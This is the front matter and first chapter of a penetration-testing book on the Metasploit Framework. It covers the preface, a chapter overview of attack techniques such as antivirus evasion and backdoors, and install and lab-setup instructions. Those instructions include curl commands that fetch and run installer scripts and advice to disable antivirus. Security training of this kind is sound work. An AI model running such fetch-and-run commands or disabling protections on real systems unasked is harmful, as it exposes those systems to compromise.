Daniel Teixeira,
Abhinav Singh, Monika Agarwal

Metasploit Penetration Testing Cookbook

- Third Edition

Evade antiviruses, bypass firewalls, and exploit complex environments with the most widely used penetration testing framework

Packt>

Metasploit Penetration Testing Cookbook
Third Edition

Evade antiviruses, bypass firewalls, and exploit complex environments with the most widely used penetration testing framework

Daniel Teixeira
Abhinav Singh
Monika Agarwal

Metasploit Penetration Testing Cookbook
Third Edition

Contributors

About the authors

Daniel Teixeira is an IT security expert, author, and trainer, specializing in red team engagements, penetration testing, and vulnerability assessments. His main areas of focus are adversary simulation, emulation of modern adversarial tactics, techniques and procedures; vulnerability research, and exploit development.

> *To my wife and daughter for their continued support, patience, and encouragement, and to my parents, for without them, none of this would have been possible.*

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Mapt

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals

- Improve your learning with Skill Plans built especially for you

- Get a free eBook or video every month

- Mapt is fully searchable

- Copy and paste, print, and bookmark content

PacktPub.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Table of Contents

Preface

Welcome to *Metasploit Penetration Testing Cookbook, Third Edition*. This book covers various recipes of performing penetration testing over different platforms using the Metasploit Framework.

The book will guide you on how to perform a penetration test using the Metasploit Framework and following the penetration testing execution standard (PTES). Starting with the basics of information gathering using several auxiliary modules that help you profile your target and gradually introducing you to advanced topics, such as porting exploits and building your modules, it will show you how to build a penetration test lab environment, where you will learn how to find vulnerabilities by enumerating and scanning the different targets with Metasploit, how to exploit targets using server-side vulnerabilities, and how to master Meterpreter capabilities while performing post-exploitation.

You will use MSFvenom with custom encoders and trusted certificates to evade anti-virus solutions, bypass firewalls, and compromise secure networks. This book will show you why client-side attacks are the number one method to compromise organizations and how to use Metasploit to mimic the same tactics and techniques used by advanced adversaries. You will learn how to work with modules, build your own modules, add exploits to the Metasploit Framework, and leverage Metasploit while performing wireless and cloud-based penetration tests. It will take your penetration skills to the next level by showing you how to think and act like the adversary using the most advanced penetration testing framework in the world.

Who this book is for

This book targets both professional penetration testers and new users of Metasploit who wish to gain expertise on the framework. The book requires basic knowledge of Ruby.

What this book covers

`Chapter 1`, *Metasploit Quick Tips for Security Professionals*, contains recipes covering how to install Metasploit on different platforms, building a penetration testing lab, configuring Metasploit to use a PostgreSQL database, and using workspaces.

`Chapter 2`, *Information Gathering and Scanning*, discusses passive and active information gathering with Metasploit, port scanning, scanning techniques, enumeration, and integration with scanners such as Nessus, NeXpose, and OpenVAS.

`Chapter 3`, *Server-Side Exploitation*, includes Linux and Windows server exploitation, SQL injection, backdoor installation, and Denial of Service attacks.

`Chapter 4`, *Meterpreter*, covers all of the commands related to Meterpreter, communication channels, keyloggers, automation, loading framework plugins, using Railgun, and much more.

`Chapter 5`, *Post-Exploitation*, covers post-exploitation modules, privilege escalation, process migration, bypassing UAC, pass the hash attacks, using Incognito and Mimikatz, backdooring Windows binaries, pivoting, port forwarding, credential harvesting, and writing a post-exploitation module.

`Chapter 6`, *Using MSFvenom*, discusses MSFvenom payloads and payload options, encoders, output formats, templates, and how to use Meterpreter payloads with trusted certificates.

`Chapter 7`, *Client-Side Exploitation and Antivirus Bypass*, explains how to exploit a Windows 10 machine, antivirus and IDS/IPS bypasses, macro exploits, Human Interface Device attacks, HTA attacks, how to backdoor executables using a MITM attack, and how to create a Linux trojan and an Android backdoor.

`Chapter 8`, *Social-Engineer Toolkit*, includes how to get started with the Social-Engineer Toolkit, spear-phishing attack vectors, website attack vectors, working with the multiattack web method, and infectious media generation.

`Chapter 9`, *Working with Modules for Penetration Testing*, covers auxiliary modules, DoS attack modules, post-exploitation modules, and module analyzing and building.

`Chapter 10`, *Exploring Exploits*, covers common exploit mixins, generating shellcode with MSFvenom, converting exploits to Metasploit modules, fuzzing with Metasploit, and how to write a simple fuzzer.

`Chapter 11`, *Wireless Network Penetration Testing*, Metasploit and wireless, includes evil twin attacks, Karmetasploit, wireless MITM attacks, and SMB relay attacks.

`Chapter 12`, *Cloud Penetration Testing*, covers how to use Metasploit in the cloud, Metasploit PHP Hop, performing phishing attacks from the cloud, and setting up a cloud penetration testing lab.

`Chapter 13`, *Best Practices*, includes using Metasploit over the Tor network, Metasploit logging, documentation, and cleaning up.

To get the most out of this book

To perform the various recipes mentioned in this book, you will need the following:

- A Kali Linux machine
- A Metasploitable 2 vulnerable machine
- A Metasploitable 3 vulnerable machine
- A Windows 7 x86 client machine
- A Windows 10 client machine
- An Android OS device or a virtual machine
- Most of the software mentioned in the book can be found in Kali Linux or is available for download at the links mentioned in the book

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `https://www.packtpub.com/sites/default/files/downloads/MetasploitPenetrationTestingCookbookThirdEdition_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Mount the downloaded `WebStorm-10*.dmg` disk image file as another disk in your system."

A block of code is set as follows:

```
class MetasploitModule < Msf::Post
  include Msf::Post::Windows::WMIC

  def initialize(info={})
    super( update_info( info,
      'Name' => 'Windows Gather Run Specified WMIC Command',
```

Any command-line input or output is written as follows:

```
root@kali:~# passwd
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "In VMware Fusion, go to **Preferences**, select the **Network** tab, and create a custom network."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, and *There's more...*).

To give clear instructions on how to complete a recipe, use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it…

This section contains the steps required to follow the recipe.

How it works…

This section usually consists of a detailed explanation of what happened in the previous section.

There's more…

This section consists of additional information about the recipe in order to make you more knowledgeable about the recipe.

Get in touch

Feedback from our readers is always welcome.

General feedback: Email `feedback@packtpub.com` and mention the book title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packtpub.com`.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

1
Metasploit Quick Tips for Security Professionals

In this chapter, we will cover the following recipes:

- Installing Metasploit on Windows
- Installing Linux and macOS
- Installing Metasploit on macOS
- Using Metasploit in Kali Linux
- Setting up a penetration testing lab using VMware
- Setting up SSH connectivity
- Connecting to Kali using SSH
- Configuring Metasploit to use PostgreSQL
- Creating workspaces
- Using the database
- Using the `hosts` command
- Understanding the `services` command

Introduction

Metasploit is currently the world's leading penetration-testing tool, and one of the biggest open-source projects in information security and penetration testing. It has totally revolutionized the way we can perform security tests on our systems. The reason Metasploit is so popular is the wide range of tasks that it can perform to ease the work of penetration testing to make systems more secure. Metasploit is available for all popular operating systems. The working process of the framework is almost the same for all of them. In this book, we will primarily work on Kali Linux as it comes with the preinstalled Metasploit Framework and other third-party tools which run over the framework.

Let's proceed with a quick introduction to the framework and the various terminologies related to it:

- **Metasploit Framework**: This is a free, open-source penetration-testing framework started by H. D. Moore in 2003, which was later acquired by Rapid7. The current stable versions of the framework are written using the Ruby language. It has the world's largest database of tested exploits and receives more than a million downloads every year. It is also one of the most complex projects built in Ruby to date.
- **Vulnerability**: This is a weakness which allows an attacker/pentester to break into or compromise a system's security. This weakness can exist in the operating system, the application software, or even in the network protocols.
- **Exploit**: An exploit is a piece of code which allows an attacker/tester to take advantage of the vulnerable system and compromise its security. Every vulnerability has its own corresponding exploit. Metasploit has more than 1,700 exploits.
- **Payload**: This is the actual code which does the work. It runs on the system after exploitation. It is mostly used to set up a connection between the attacking and victim machines. Metasploit has more than 500 payloads.
- **Module**: Modules are the small building blocks of a complete system. Every module performs a specific task and a complete system is built by combining several modules to function as a single unit. The biggest advantage of such an architecture is that it becomes easy for developers to integrate new exploit code and tools into the framework.

The Metasploit Framework has a modular architecture and the exploits, payload, encoders, and so on are considered to be separate modules:

Let's examine the architecture diagram closely.

Metasploit uses different libraries that hold the key to the proper functioning of the framework. These libraries are a collection of predefined tasks, operations, and functions that can be utilized by different modules of the framework. The most fundamental part of the framework is the **Ruby extension** (**Rex**) library. Some of the components provided by Rex include a wrapper socket subsystem, implementations of protocol clients and servers, a logging subsystem, exploitation utility classes, and a number of other useful classes. Rex itself is designed to have no dependencies, other than what comes with the default Ruby installation.

Then we have the **MSF Core** library that extends Rex. Core is responsible for implementing all of the required interfaces that allow for interacting with exploit modules, sessions, and plugins. This core library is extended by the framework base library, which is designed to provide simpler wrapper routines for dealing with the framework core, as well as providing utility classes for dealing with different aspects of the framework, such as serializing a module state to different output formats. Finally, the base library is extended by the framework's **user interface** (**UI**) that implements support for the different types of UIs to the framework itself, such as the command console and the web interface.

There are two different UIs provided with the framework, namely `msfconsole` and a web interface. Checking out bought interfaces is highly recommended but, in this book, we will primarily work on the `msfconsole` interface. This is because `msfconsole` provides the best support to the framework, leveraging all of the functionalities.

The `msfconsole` interface is by far the most talked-about part of the Metasploit Framework, and for good reason, as it is one of the most flexible, character-rich, and well-supported tools within the framework. It actually provides a handy all-in-one interface for every choice and setting attainable in the framework; it's like a one-stop shop for all of your pen-testing dreams. We can use `msfconsole` to do anything, including launching an exploit, loading an auxiliary, executing enumeration, producing listeners, or executing mass exploitations in contrast to an entire network.

A web interface is available for you to work with Metasploit Community, Express, and Pro. To launch the web interface, open a web browser and go to `https://localhost:3790`.

> To see the operating systems that are currently supported and the minimum system requirements, please visit `https://www.rapid7.com/products/metasploit/system-requirements`.

Installing Metasploit on Windows

Installation of the Metasploit Framework on Windows is simple and requires almost no effort. The framework installer can be downloaded from the Metasploit official website (`http://www.metasploit.com/download`). In this recipe, we will learn how to configure Metasploit on Windows.

Getting ready

You will notice that there are four editions of Metasploit available:

- **Pro**: For penetration testers and IT security teams
- **Express**: For IT generalists at SMBs
- **Community**: For small companies and students
- **Framework**: For developers and security researchers

To follow along with this book, it is recommended to download the latest framework edition of Metasploit (`https://windows.metasploit.com/metasploitframework-latest.msi`), which contains the console and all other relevant dependencies.

How to do it...

Once you have completed downloading the installer, simply run it and sit back. It will automatically install all the relevant components. Once the installation is complete, you can access the framework through various shortcuts created by the installer:

> While installing Metasploit on Windows, you should disable the antivirus protection, as it may detect some of the installation files as potential viruses or threats and can block the installation process. Once the installation is complete, make sure that you have white-listed the framework installation directory in your antivirus software, as it will detect the exploits and payloads as malicious.

Installing Linux and macOS

The quick installation script will import the Rapid7 signing key and set up the package for all supported Linux and macOS systems:

```
curl
https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/t
emplates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod
755 msfinstall && ./msfinstall
```

The packages will integrate into the OS's native package management and can either be updated with the `msfupdate` command or by using your preferred package manager.

How to do it...

The full installation process is as follows:

```
# curl
https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/t
emplates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
> chmod 755 msfinstall && \
> ./msfinstall
  % Total % Received % Xferd Average Speed Time Time Time Current
                                 Dload Upload Total Spent Left Speed
100 5394 100 5394 0 0 17618 0 --:--:-- --:--:-- --:--:-- 17627
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  metasploit-framework

...

Run msfconsole to get started
W: --force-yes is deprecated, use one of the options starting with --allow
instead.
# msfconsole
# cowsay++
 _____
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

...

msf >
```

Installing Metasploit on macOS

The latest macOS installer package is available at `https://osx.metasploit.com/metasploitframework-latest.pkg`.

How to do it...

Download and launch the installer to install Metasploit Framework with all of its dependencies. Once installed, you can launch `msfconsole` as `/opt/metasploit-framework/bin/msfconsole`:

The Metasploit Framework initial setup will help you set up a database and add Metasploit to your local `PATH` as shown:

```
$ /opt/metasploit-framework/bin/msfconsole

 ** Welcome to Metasploit Framework Initial Setup **
    Please answer a few questions to get started.

Would you like to add msfconsole and other programs to your default PATH?
yes
You may need to start a new terminal or log in again for this to take
effect.

Would you like to use and setup a new database (recommended)? yes
Creating database at /Users/user/.msf4/db
Starting database at /Users/user/.msf4/db...success
Creating database users
Creating initial database schema

 ** Metasploit Framework Initial Setup Complete *
```

Using Metasploit in Kali Linux

Kali Linux is the most popular operating system for security professionals for two reasons. First, it has all the popular penetration-testing tools preinstalled in it, so it reduces the cost of a separate installation. Secondly, it is a Linux-based operating system, which makes it less prone to virus attacks and provides more stability during penetration testing. It saves you time as you don't have to install the relevant components and tools, and who knows when you may encounter an unknown error during the installation process.

Getting ready

Either you can have a separate installation of Kali Linux on your hard disk, or you can also use it over a host on a virtual machine. The installation process is simple and the same as installing any Linux-based operating system.

To set up a Metasploit development environment on Kali Linux or any Debian-based Linux environment, you can use the following commands:

```
sudo apt update
sudo apt -y install autoconf bison build-essential curl git-core libapr1
libaprutil1 libcurl4-openssl-dev libgmp3-dev libpcap-dev libpq-dev
libreadline6-dev libsqlite3-dev libssl-dev libsvn1 libtool libxml2 libxml2-
dev libxslt-dev libyaml-dev locate ncurses-dev openssl postgresql
postgresql-contrib wget xsel zlib1g zlib1g-dev
curl -sSL https://rvm.io/mpapis.asc | gpg --import -
curl -L https://get.rvm.io | bash -s stable
source ~/.rvm/scripts/rvm
cd /opt
sudo git clone https://github.com/rapid7/metasploit-framework.git
sudo chown -R `whoami` /opt/metasploit-framework
cd metasploit-framework
rvm --install $(cat .ruby-version)
gem install bundler
bundle install
```

How to do it...

You can download Kali Linux ISO images from the official site, `https://www.kali.org/downloads/`, create a bootable USB drive, or burn the ISO image to a DVD-ROM and use it to install Kali Linux as a separate OS on your hard disk or simply boot the Kali ISO image in Live Mode. Another way is to run Kali Linux inside a virtual machine; for that, you can either use the ISO image to install Kali Linux from scratch or just download a Kali Linux VMware, VirtualBox, or ARM image from the official site.

For this book, we will use a Kali Linux VMware virtual machine:

1. When booting the Kali Linux virtual machine, you will be asked to enter the username and password. The default username for the root user is `root` and the password is `toor`.
2. Upon successful login, the easiest way to get the Metasploit Framework up and running is to start Metasploit from the **Applications** menu.

3. To launch Metasploit from the **Applications** menu, go to **Applications** | **Exploitation Tools** | **metasploit framework**, as shown in the following screenshot:

Starting Metasploit Framework from the **Applications** menu will automatically set up the PostgreSQL database. It will create the database user, the `msf` and `msf_test` databases, configure Metasploit to use the database, create the database schema, and start `msfconsole` by running the following command: `service postgresql start && msfdb init && msfconsole`.

```
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
```

```
Creating configuration file in /usr/share/metasploit-
framework/config/database.yml
Creating initial database schema
# cowsay++
 _____
< metasploit >
 ------------
        \   ,__,
         \  (oo)____
            (__)    )\
               ||--|| *


       =[ metasploit v4.16.8-dev- ]
+ -- --=[ 1683 exploits - 964 auxiliary - 299 post ]
+ -- --=[ 498 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

There's more...

Alternatively, you can start the Metasploit Framework by typing `msfconsole` from a Terminal window.

Upgrading Kali Linux

As a rolling distribution, upgrading Kali Linux is simple. It's recommended to upgrade Kali Linux regularly, to ensure that you will get the latest security updates. To upgrade, use `apt update` followed by `apt upgrade`; `apt` will look for installed packages that can be upgraded without removing any packages, this way being the least intrusive.

For major version upgrades and important upgrades, use `apt full-upgrade`; this will do a complete upgrade and, if necessary, remove obsolete packages or install new dependencies.

Setting up a penetration-testing lab

Creating a penetration-testing lab is essential, it will allow you to practice and test new techniques and exploits in a secure environment. Using virtual machines for your lab environment will give you portability, flexibility, and low maintenance. You can work simultaneously on more than one operating system, set up complex network scenarios, and perform penetration tests on multiple targets. So, let's have a quick look at how we can set up a penetration-testing lab using virtualization.

Getting ready

For your lab, you can use the hypervisor of your choice; the most common hypervisors are VirtualBox, VMware Workstation Pro, VMware Fusion Pro (for Mac), VMware ESXi, and Microsoft Hyper-V. For the penetration testing lab used in this book, I would recommend you to use VirtualBox since it is an open source hypervisor and a requirement for building one of the virtual machines.

> **TIP**
>
> Although you need to build the virtual machine using VirtualBox, after building the machine you can import it to any of the hypervisors you like.

This is the network diagram for the penetration-testing lab:

We will use four virtual machines with Kali Linux, a Linux server, a Windows server, and a Windows 10 client. In this lab, we have a modern scenario that will allow us to test and practice the latest techniques and exploits.

How to do it...

For the Kali Linux machine, the Linux server, and the Windows 10 client, the setup is simple. We can download the Kali Linux virtual machine from the official site, `https://www.kali.org/downloads/`; for the Linux server, we will use the Metasploitable 2 machine which you can download from SourceForge at `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`; and for the Windows 10 client, we can download a 90-day trial from the Microsoft Developer site at `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`.

For the last machine, we will use Metasploitable 3, a Windows virtual machine that we will build, with many security vulnerabilities for us to test. To build the Metasploitable 3 machine, we have to install Packer, Vagrant, the Vagrant Reload plugin, and VirtualBox. The build scripts and documentation, as well as the most up-to-date build instructions, can be found at the official GitHub repository: `https://github.com/rapid7/metasploitable3`. To build the machine automatically, perform the following steps:

1. Run the `build_win2008.sh` script if using Bash, or `build_win2008.ps1` if using Windows.
2. Upon successful completion, run `vagrant up`.
3. When the process completes, you should be able to open the VM within VirtualBox and log in using the username `vagrant` and password `vagrant`.

Before you start your virtual machines, there is an important configuration that you will have to make in order to set up the network communication for the lab:

1. Select the Kali Linux virtual machine and click on **Settings**. Then, move to **Removable Devices**. In the **Network Adapter** option, the network adapter should be configured to use **Internet Sharing** | **Share with my Mac**, which will allow the virtual machine to access the internet, sharing the IP address of the host machine, since it will provide **Network Address Translation** (**NAT**) for network traffic from the virtual machine.

2. The network adapter of the Metasploitable 3 virtual machine and the first network adapter of the Metasploitable 2 virtual machine should also be configured to use NAT:

3. In VMware Fusion, go to **Preferences**, select the **Network** tab, and create a custom network. Check the box to provide addresses on this network via DHCP; use the **Subnet IP** of `10.0.0.0` and the **Subnet Mask** of `255.255.255.0`:
